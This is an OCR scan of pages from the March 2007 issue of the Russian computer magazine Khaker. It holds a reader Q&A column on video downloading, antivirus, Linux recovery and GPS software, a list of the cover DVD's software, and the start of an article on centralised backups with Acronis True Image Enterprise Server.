A: В основе этих сервисов лежит технология Flash Video (flv), позволяющая получить хорошее качество записи при небольшом объеме передаваемых данных. Видео передается на компьютер пользователя в потоковом режиме и после буферизации отображается в окне браузера. Стандартными средствами это видео на жесткий диск, к сожалению, не сохранить, поэтому придется взять на вооружение несколько дополнительных инструментов. Если в качестве браузера ты используешь Firefox, разумнее всего установить специальное расширение — VideoDownloader (https://addons.mozilla.org/firefox/2390). После установки в нижней части браузера появится специальная иконка. Теперь всякий раз, когда ты захочешь сохранить просматриваемое видео на диск, достаточно кликнуть на этот индикатор и указать место для сохранения. Помимо удобства использования, ты получаешь возможность скачивать видео не только с популярного YouTube, но и еще с 60 аналогичных видеохранилищ. В этих же целях можно заюзать и самое обычное приложение (www.youtube-download.com), но это не очень удобно. Значительно удобнее использовать специальный онлайн-сервис YouTube Downloader (video.google.jp/dl). Работа с ним очень проста: от тебя требуется только скопировать ссылку на ролик с YouTube и вставить ее в одно единственное поле формы. Сервер, немного подумав, выдаст тебе линк на скачку.

Следующий возможный вопрос: а что делать с этим самым flv, ведь обычные проигрыватели его не поддерживают? Ну, во-первых, его можно посмотреть с помощью специальных плееров: FLV Player (www.martijndevisser.com/blog/article/flv-player-updated) и VLC Player (www.videolan.org/vlc). Или же, если ты собираешься передать его друзьям, можешь преобразовать его в самый обычный формат, заюзав конвертеры MediaCoder (http://mediacoder.sourceforge.net) и Riva FLV Encoder (www.rivavx.com).

Q: Здравствуйте! Мне нужна помощь! Я хочу поставить себе антивирус, но не знаю, какой лучше! Мне посоветовали NOD32 и Антивирус Касперского! Подскажите, могут ли они работать вместе? И какой из них эффективнее? Или можно установить оба, а использовать по отдельности?

A: К сожалению, придется сделать выбор: или NOD32, или Антивирус Касперского, или вообще что-то другое. Так уж получилось, что антивирусные пакеты редко уживаются друг с другом. Это понятно: используются одни и те же механизмы, перехваты системных функций, а в систему зачастую подгружаются низкоуровневые драйверы, которые могут конфликтовать между собой. Чтобы избежать накладок, еще во время установки большинство антивирусов требует удалить из системы все антивирусные пакеты. Но выход есть! Правда, только в том случае, если планируется использовать не активный монитор, а именно сканер. Так, малоизвестная программа F-PROT (www.f-prot.com) задействует в работе не только свои собственные базы вирусов, но и базы других популярных антивирусных продуктов — получается несколько антивирусников в одном флаконе. До последнего момента распространялась ее бесплатная демка, в которой нельзя было задать лишь пути для сканирования (она сканировала все сразу!), при этом небольшая насадка-фильтр решала проблему. Но вот теперь разработчики одумались и демку убрали, поэтому придется немного поморочиться в поиске рабочего варианта. Но оно того стоит!

Q: А-а-а-а, помогите с Linux! У меня не загружается система/слетел загрузчик/забылся пароль от рута! Что делать? Ставить все заново?

A: Согласен. Существует масса проблем с Linux, единственным решением которых кажется полная переустановка системы. На самом деле, это не так. Для начала нужно успокоиться и поискать на нашем диске какой-нибудь LiveCD. С его помощью в 90% случаев можно восстановить засбоивший загрузчик (lilo и grub), устранить проблемы с загрузкой X'ов, сбросить пароль рута и решить множество других проблем. Более того, в состав некоторых дистрибутивов входят специальный rescue-образы, на борту которых находятся уже готовые решения для восстановления работоспособности системы. Так что не паниковать!

Q: На День рождения друзья сделали отличный подарок: крутой КПК Pocket PC со встроенным GPS-приемником. Теперь вот кручу его и думаю, как можно было бы воспользоваться всеми его возможностями. Подскажи, пожалуйста, софт и карты для GPS — давно вас читаю, но об это еще вроде не писали!

A: Идеального решения, как это обычно бывает, нет. Все зависит от того, где будет использоваться навигационная система. Сейчас ты поймешь почему.

Pocket GPS Pro (www.pocketgps.ru/products/pocketgpspro.shtml) — система для PocketPC с подробной и, пожалуй, наиболее удачной картой Москвы и области. Но, как понимаешь, за пределами Московской области она становится абсолютно бесполезной, и это ее главный минус. Зато Pocket GPS Pro обладает удобным интерфейсом и даже умеет загружать информацию о пробках с сайта SmiLink (www.smilink.ru/?s=maptraffic).

GIS Russia (http://gisrussa.ru/russa.php). Поскольку разработчики навигационных систем тратиться на создание карт для нашей необъятной Родины пока не спешат, многие умельцы пытаются сделать их самостоятельно. И к чему, ты думаешь, их прикручивают? Правильно, к GIS Russia. Собственно, эта программа хорошо известна россиянам именно за счет большого количества самодельных карт. Одна лишь проблема: подобные карты выполнены недостаточно точно и далеко не всегда профессионально. Впрочем, это все равно лучше, чем вообще ничего, если живешь в глубинке или собираешься туда поехать.

TomTom (http://tomtom.com) — наиболее авторитетная система во всем мире, которую лично я бы обязательно взял в поездку в Европу или Штаты. Совсем недавно TomTom разработал карты для России (для начала для Москвы и Питера), причем это делалось не простой перегонкой карт в вектор, а отрисовкой на реальной местности. Разработчики сами проезжают те дороги, которые наносят на карты, чтобы они были более точными и актуальными. А это уже о многом говорит!

iGO (www.i-go.com/ru) — это система, которая хорошо зарекомендовала себя во всей Европе, в том числе и в нашей стране. Версия «iGO Россия 2006» включает в себя карты крупнейших городов с точностью до улиц и 19000 важных точек. Единственный минус — программа поставляется только на SD-носителях, что в некоторых случаях может быть неудобно или же вообще неуместно.

OZIExplorer (www.rus-roads.ru/gps/oziexplorer.htm) — забавная утилита, позволяющая привязать координаты от GPS-приемника абсолютно к любой карте, даже отсканированной. С ее помощью можно выкачать фотографии нужной местности с сервиса Google Earth (earth.google.com) и наблюдать за своими перемещениями по снимкам со спутника. Интересная штука, правда? ⌶

>> WINDOWS

> Daily Soft

&RQ 0.9.7.3
7-Zip 4.44 beta
ACDSee 9
Agnitum Outpost Firewall PRO 4.0
Alcohol 120% 1.9.6.4719
Cute FTP Professional 8
DAEMON Tools v4.08
Dot.net Framework 3.0
Download Master 5.2.3.1063
Far Manager 1.70
Flashget 1.80 beta 3
Google Talk 1.0.0.82 Beta
LePutty 2006.11.03
Miranda IM 0.6.7
mIRC 6.21
Mozilla Firefox 2.0.0.2
Notepad 3.9
Opera 9.10 International
QIP Build 8010
Rambler ICQ 5.1
Reget Deluxe 4.2.265
Skype 3.0.0.217
Starter v5.6.2.8
Teleport Pro 1.43
TheBat! v3.95.06 PRO
Total Commander 7 public Beta 3
Unlocker 1.8.5
Winamp 5.33
Winrar 3.70
Xakep CD DataSaver 5.2

>Development

AJAX WebShop 3
Almeza MultiSet v3.1
Amaya 9.5
AutoRun Pro Enterprise 11
DotWAP 2.0
Droppix Label Maker Deluxe 2.8.2
EmEditor Professional 6.00.3
FlashyEffects 1.2.0
n-Track Studio 5.0.4
pdfFactory Pro
PhpED 4.6.3
Restorator 2007
Selteco Alligator Flash Designer 7
Sisulizer 1.1.21
WinCHM 3.34
Windows Server 2003 SP1 DDK

> Misc

Active WebCam 7.8
Carry it Easy 2.1.2.8
CDRoller 6.50
ColorT Final 1.4
fSekrit 1.2
Kleptomania 2.5
PCSX2 0.9.2
Simple Mail v.6.0.253
TransLite 8.5.17

>Multimedia

Adobe GoLive CS2
Audio Recording Studio V5.0
BluffTitler DX9 6.04
ClubDJ Pro 2
Easy ScreenSaver Station v4.2
KaraFun 1.15
Melomania 1.6.22
Miraizon Cinematize 2 Pro
Nature Illusion Studio 1.80
PhotoFiltre Studio 8.1.0
PicaJet FX 2.5.0.477
VideoCharge Pro 3.7
VideoVista Professional 2.2.1

>Net

AdsGone 3.1
Ares 2.0.5
Axessh 3.3
Feedreader 3.08
Foxy 1.7.3
FreshDownload 7.70
Orbit Downloader 1.4.2
Shadow Professional 2.6
SoftPerfect Network Protocol Analyzer 2.5
SoftPerfect Network Scanner 3.2
µTorrent 1.61

>Security

AppDetectivePro
Best Network Security 2.0
DeviceLock 6.1
FSCrack v1.0.1
Net Tools 4.54
PrivacyKeyboard 7.3
RogueScanner
Shadow Database Scanner
WebInspect 7
WZbrute 1.0
Ziperello v.1.3

>Server

Advanced Internet Kiosk 4.3
BeInSync 2.5.42
Best Mail Server 2.4
IDEAL Administration 2007 - Version 7.5
IDEAL Migration 2007 - Version 4.0
POINTDEV IDEAL Dispatch 2007
Small HTTP server 3.05.43
Wildfire Server

>System

Active File Recovery 7.1
AIM Fix 1.6.28
AltDesk 1.7
Aml Maple 1.71
BGEye
BPS Phishing Blaster
Cobian Backup 8
Console-1.6
DeepFreeze Enterprise
Digital ObjectRescue Pro v4.4.1
Disk Write Copy Personal Edition 1.0.0.1143
Duplicate File Detective
1.5.2.1
Glary Utilities v1.8
Hot Keyboard Pro 3.1
IZArc version 3.7 Build 1430
Look n Stop 2.05
Mobile Net Switch 3.61
Okoker ISO Maker 2.1
PS Hot Folders 2.0
RunMe v0.8
Sticky Password 3.1
WinPatrol 2007
XYPlorer 5.60.0002

>>UNIX

>Desktop

Bzflag 2.0.8
Enlightenment 0.16.8.6
FluxBox 1.0rc2
Fvwm 2.5.21
Hedgewars 0.9.0
Icewm 1.2.30
Windowmaker 0.92.0
Xfce 4.4.0

>Devel

Autoconf 2.61
Automake 1.9.6
Binutils 2.17
Bison 2.3
Freetype 2.3.1
Gd 2.0.34
Gettext 0.16
Gmake 3.81
Gmp 4.2.1
Gtk 2.10.9
Nvu 1.0
Php 5.2.1
Pkg-config 0.21
Qt 4.2.2
Subversion 1.4.3

>Libz

Glib 2.12.9
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.16
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.27
Pango 1.14.10
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3

>Multimedia

Amarok 1.4.5
Audacity 1.2.6
Avidemux 2.3
Blender 2.42a
Mplayer 1.0rc1
Mplayerxp 0.6.1.1
Vlc 0.8.6
Xine-lib 1.1.2
Xine-ui 0.99.4

>Net

Centericq 4.21.0
Fetchmail 6.3.6
Firefox 2.0.0.2
Gaim 2.0.0beta6
Mutt 1.5.13
Pptp 1.7.1
Psi 0.10
Rsync 2.6.9
SeaMonkey 1.1
Smtp-vilter 1.3.6
Sylpheed 2.3.1
Thunderbird 1.5.0.9
Tightvnc 1.2.9
Wget 1.10.2
Xchat 2.8.0

>Security

Clamav 0.90.0
Ettercap 0.7.3
Fwbuilder 2.1.9
Gnupg 2.0.2
John 1.7.2
Kismet 2007-01-R1b
Mcrypt 2.6.4
Nmap 4.20
Openssl 0.9.8e
Rats 2.1
Stunnel 4.20
Sudo 1.6.8p12
Tcpdump 3.9.5

>Server

Apache 2.2.4
Bind 9.4.0
Courier-imap 4.1.2
Cups 1.2.8
Dhcp-3.0.5
Dovecot 1.0.rc24
Mysql 5.0.33
Nut 2.0.5
Openldap 2.3.34
Openssh 4.5p1
Openvpn 2.0.9
Postfix 2.3.7
Postgresql 8.2.3
Pure-ftpd 1.0.21
Samba 3.0.24
Sendmail 8.14.0
Snort 2.6.1.3
Sqlite 3.3.13
Squid 2.6STABLE9

>System

Slackware 11.0
BackTrack2 Public Beta
Bash 3.2
Bzip2 1.0.4
Cdrtools 2.01
Checkinstall 1.6.1
Coreutils 6.7
Initng 0.6.9
Iptables 1.3.7
Linux 2.6.20.1
Madwifi 0.9.2
Mc 4.6.1
Qemu 0.9.0
Vim 7.0
Wine 0.9.31

>> ПОДБОРКА

> Программы для iPo

Album Cover Finder
Anapod Explorer
CopyPod 9.05
DVD to iPod Suite 5.28.5.12
EphPod 2.77 beta
gtkpod
iGadget 3
iPod Browser
iPod to Folder 1.2
iPod2PC 3.4
iPodBackup
iPresent
MarkAble 1.0.7
Pod2Go
WordPod
xPodClone
Кириллическая прошивка
Оригинальная прошивка

> Утилиты для удаленного администрирования

AbRemote Pro 3.1
Anyplace Control 3.4
Assistance Pro Logiqualis 1.3
Avvenu Access n Share 2.5.06
EchoVNC 2
Ez4file 1.3
GoToMyPC 6.0
GoverLAN Remote Control 6.75.0195
Leaf 0.96
LogMein 2.20
MioNet 2.3
Multi-screen Remote Desktop 1.0
My Remote Files 1.4.1
Network LookOut Administrator Professional 2.6.1
PC-in-IE 3.1
Radmin Server and Viewer 3
RemotePass Access 4.1
SimpleHelp 2.26
TeleDesktop 5.11

+ Книги и статьи Криса Касперски в оригинале

DVD

ХАКЕР № 03(99) МАРТ 2007

Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В

ХАКЕР

WWW.XAKEP.RU

МАРТ 03(99) 2007

СИЛА СВЕТА!

X10: протокол управления электропитанием


WOW!

• SMS-БИЗНЕС
Создай и заработай на нем миллион

• ОСНОВЫ ТУННЕЛЕСТРОЕНИЯ
Новый способ доступа к локальной сети через инет


• ВСКРЫВАЕМ DVD
Взламываем три самые популярные защиты DVD-дисков

(game)land hi-fun media
publishing for enthusiasts
4607157100063 07003



Тотальный бэкап

Использование ATIES для централизованного резервирования данных



Вторая жизнь старых компьютеров



Используем старые компьютеры в качестве бездисковых терминалов

Огненный блокпост

Сравнительный обзор файрволов под FreeBSD



Держи все под контролем!

Аппаратные системы удаленного администрирования



+

3 видеоурока для админов



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Тотальный бэкап без проблем

ACRONIS TRUE IMAGE ENTERPRISE SERVER: ИНСТРУМЕНТ ДЛЯ ЦЕНТРАЛИЗОВАННОГО СОЗДАНИЯ РЕЗЕРВНЫХ КОПИЙ И ВОССТАНОВЛЕНИЯ ИНФОРМАЦИИ

Создание резервных копий и восстановление информации для одного компьютера не представляет особых проблем. В масштабах компании, при том разнообразии операционных систем и сервисов, а также физическом разнесении компьютеров друг от друга, организация бесперебойной работы требует уже комплексного подхода, что без специальных инструментов может превратиться в сущий кошмар. Использование Acronis True Image Enterprise Server позволит максимально автоматизировать процесс создания образов разделов, централизованно их хранить и быстро восстанавливать в случае необходимости.

Кратко о возможностях ATIES


Вкратце перечислю основные возможности ATIES (для полного описания всех возможностей понадобится как минимум половина журнала). Возможна работа со всеми популярными сегодня операционными системами Windows на ядре NT, кроме Windows XP Home Edition, что, впрочем, нельзя отнести к минусам в виду ориентированности последней исключительно на домашнего пользователя. Агент Acronis True Image может быть установлен на большинстве популярных дистрибутивов GNU/Linux. Поддерживаются следующие файловые системы: FAT, NTFS, ext2/3, ReiserFS и Reiser4, Linux swap, XFS и JFS. В остальных случаях может быть произведено посекторное копирование разделов. Система, построенная на ATIES, легко встраивается в существующую инфраструктуру хранения информации (DAS, NAS, SAN и прочее).
Стандартная поставка ATIES содержит несколько компонентов:

1. Консоль управления — инструмент для резервного копирования и восстановления данных, удаленной установки компонентов программы, управления группами компьютеров и хранилищ, выполнения заданий по расписанию и т.д.
2. Агент Acronis True Image — клиентское приложение, позволяющее выполнять резервное копирование и восстановление данных с использованием консоли; устанавливается как сетевая служба; существуют две разные версии — для Windows и Linux;
3. Acronis Backup Server — управление резервными копиями;
4. Acronis Group Server — управление групповыми операциями резервного копирования;
5. Локальная копия ATIES — управление резервированием и восстановлением данных на самом сервере;
6. Acronis Bootable Rescue Media Builder — компонент, позволяющий создать автономную самозагружаемую копию ATIES, с помощью которой можно, например, загрузить образ, находящийся на другом компьютере в том случае, если операционная система приказала долго жить.


В дальнейшем общая функциональность системы может быть расширена за счет дополнительных модулей, поставляемых отдельно.

Установка Acronis License Server

Хочу отметить, что описанная в статье схема не является единственно правильной. ATIES располагает всей гибкостью в управлении своими компонентами, поэтому придерживаться ее вовсе необязательно. Установочный файл весом в 205 Мб содержит все основные компоненты для работы системы ATIES. Любой компонент может быть извлечен, если щелкнуть мышкой после запуска установочного файла и выбрать в меню пункт «Извлечение». Первым рекомендуется установить Acronis License



> Окно управления сервером ATIES



> Консоль управления Acronis

Server и добавить в его базу все номера лицензий используемых продуктов Acronis. Для возможности создания резервной копии каждого компьютера потребуется наличие отдельной лицензии, то есть сколько агентов и/или копий True Image планируется использовать, столько лицензий и понадобится. Из расчета, что для удаленного создания копий нужно лишь наличие Агента, True Image используется только для локальной работы на сервере. Остальные компоненты лицензии не требуют.
Запускаем исполняемый файл и выбираем «Установка Acronis License Server». Сама установка, в общем-то, стандартная — просто следуй за мастером и читай описание. По умолчанию к установке предлагается два компонента: собственно сервер лицензий и Консоль управления. В варианте установки «Полный» или «Выборочный» можно добавить утилиту управления в режиме командной строки, если планируется такая работа.
После установки можно вызывать Консоль управления Acronis License Server через меню «Пуск». В появившемся окне — три пункта. Если сервер лицензий находится на локальном компьютере, используем «Управление лицензиями на локальной системе», в противном случае выбираем «Соединение с удаленным компьютером» (потребуются права администратора на удаленной системе). Третий пункт — «Установка компонентов Acronis» — позволит установить компоненты на других компьютерах в сети; при его выборе запускается Мастер удаленной установки, максимально упрощающий этот процесс; о его работе чуть ниже. Подключаемся к серверу лицензий и выбираем «Управление доступными лицензиями». Изначально компонентов нет, поэтому поле пустое. Нажатием на «Добавить лицензии» запускаем Мастер добавления лицензий. Можно добавлять все лицензии по одной; при большом количестве удобнее создать текстовый файл, содержащий номера лицензий всех продуктов, и затем загрузить его в Мастере. После добавления всех лицензий в основном окне License Server будет выведен список приложений или свободных лицензий. В дальнейшем, устанавливая новый продукт при наличии свободной лицензии, в качестве источника лицензии необходимо указать License Server, выбрав его вручную, либо автоматически.


Установка остальных компонентов

Теперь можно инсталлировать остальные компоненты. Выбираем «Установка Консоли управления Acronis», затем — «Установка Acronis True Image Enterprise Server». Процесс опять же стандартен, в последнем случае по умолчанию устанавливается сам ATIES, обеспечивающий создание резервных копий, и Мастер создания загрузочных дисков (Rescue Media Builder). Модуль ATIES для известной утилиты Bart PE, позволяющий загрузить с компакт-диска похожую на Windows операционную систему, по умолчанию отключен. После установки потребуется перезагрузка.
Установить Агента Acronis True Image можно несколькими способами, например, воспользовавшись соответствующим пунктом меню. Это подходит для компьютеров, которые находятся рядом. В большинстве же случаев, чтобы не бегать по этажам, отрывая пользователей от пасьянса, практичнее воспользоваться Консолью управления. Для этого запускам Консоль и выбираем «Установка компонентов Acronis на удаленном компьютере». Появляется уже знакомый по License Server Мастер удаленной установки. На втором шаге Мастера необходимо указать место размещения установочных файлов. Если аналогичный компонент уже установлен на том же компьютере, что и Консоль, проще выбрать их в списке, перейдя в «Зарегистрированные компоненты». Иначе следует указать на извлеченный предварительно установочный файл. Чтобы не искать их каждый раз, лучше поставить флажок «Копирование и регистрация найденных компонентов для последующего использования». Если устанавливаемое приложение имеет несколько составляющих, отобрать необходимые можно на следующем шаге Мастера. Например, Acronis True Image, кроме самого Агента, содержит еще и элемент «Зона безопасности Acronis», позволяющий создавать защищенный скрытый раздел, в котором можно хранить резервные копии на локальном компьютере. Если хранение данных на клиентском компьютере не планируется, то этот флажок можно снять. Далее указываем параметры доступа к удаленной системе: имя или IP-адрес, имя пользователя (он должен обладать правами администратора) и пароль. Установив флажок «Перезагрузить удаленный компьютер», можно принудительно перезагрузить удаленную систему во время инсталляции тех компонентов, которым перезагрузка необходима (Агент ее требует). После этого Мастер предпримет попытку соединения и, в случае удачи, выведет все настройки и установит Агента. Если компьютеров в сети много, то проще прибегнуть к возможности установки с использованием групповых политик. Теперь, когда все готово, переходим к созданию образов.


Создание образов удаленных систем

Процессы работы с локальной и удаленной системами внешне отличаются мало, хотя инструменты используются разные. В первом случае запускаем компонент Acronis True Image Server. Во втором — Консоль управления. Хотя

«В большинстве же случаев, чтобы не бегать по этажам, отрывая пользователей от пасьянса, практичнее воспользоваться Консолью управления»



> Почем KVM для народа?



> Работа Мастера создания групповых заданий

первый вариант имеет чуть больше опций, позволяющих клонировать и добавлять новые диски, проверять архивы и подключать образы, мы все же запускаем Консоль и подключаемся к удаленной системе, выбрав «Соединение с удаленным компьютером». Затем переходим в пункт «Резервное копирование и восстановление данных» (если установлены не все компоненты ATIES, верхнего меню может и не быть). Для создания резервной копии диска, каталога или отдельного файла выбираем «Создать архив», в результате чего запускается Мастер создания резервных копий, который помогает быстро проводить эту операцию. В процессе работы с Мастером следует определить, что именно копировать: жесткий диск целиком, отдельные его разделы или файлы и папки. Затем указываем на сам объект, выбираем тип резервной копии (полная, инкрементная или дифференциальная) и каталог или ресурс, куда нужно будет сохранить созданный архив. В случае резервирования отдельных файлов или папок, можно указать исключения. Тогда все объекты, имеющие соответствующие атрибуты или расширения, в архивную копию включены не будут. Соответственно, выбрав в Консоли «Восстановить данные», вызовем Мастера восстановления данных из ранее созданного образа. Те, кто сталкивался с True Image, не найдут при работе с удаленной системой никаких отличий; все понятно и логично; просто следуем указаниям мастеров и читаем подсказки. Если удаленная система не может загрузиться в обычном режиме, без личного присутствия администратора обойтись не удастся — понадобится загрузочный диск для восстановления. Мастер Acronis Media Builder поможет быстро создать такой диск, включив в него все необходимые компоненты (кстати, если ATIES на компакт-диске, для восстановления систем можно использовать и его):

1. Acronis True Image Enterprise Server (безопасная версия) — версия без поддержки USB/PC Card/SCSI-дисководов;
2. Acronis True Image Enterprise Server (полная версия) — включает все драйверы;
3. Загрузочный агент Acronis — добавив этот компонент, администратор получает возможность обратиться к использовавшей его удаленной системе через Консоль управления.


Далее выбираем устройство, которое будет использоваться при создании загрузочного носителя. В списке выведутся все найденные устройства: пишущий привод, дисковод, flash-устройство. Информация может быть сохранена и в ISO-образ.

Автоматизация резервирования данных


При большом количестве систем создавать каждый раз образы вручную несколько утомительно и, по крайней мере, неэффективно. В подобном случае следует максимально автоматизировать этот процесс. Сначала настроим параметры создания резервных копий. Подключившись к удаленной системе, выбираем «Параметры удаленного компьютера». В появившемся окне настроек удаленного Агента True Image несколько пунктов:

1. Уведомления — настройка оповещений об успешном выполнении операций или возникновении ошибок с помощью WinPopup или электронной почты. В первом случае следует указать имя компьютера, которому будет отправляться WinPopup-сообщение, во втором — электронный адрес и параметры SMTP-сервера, имя пользователя и пароль для аутентификации.
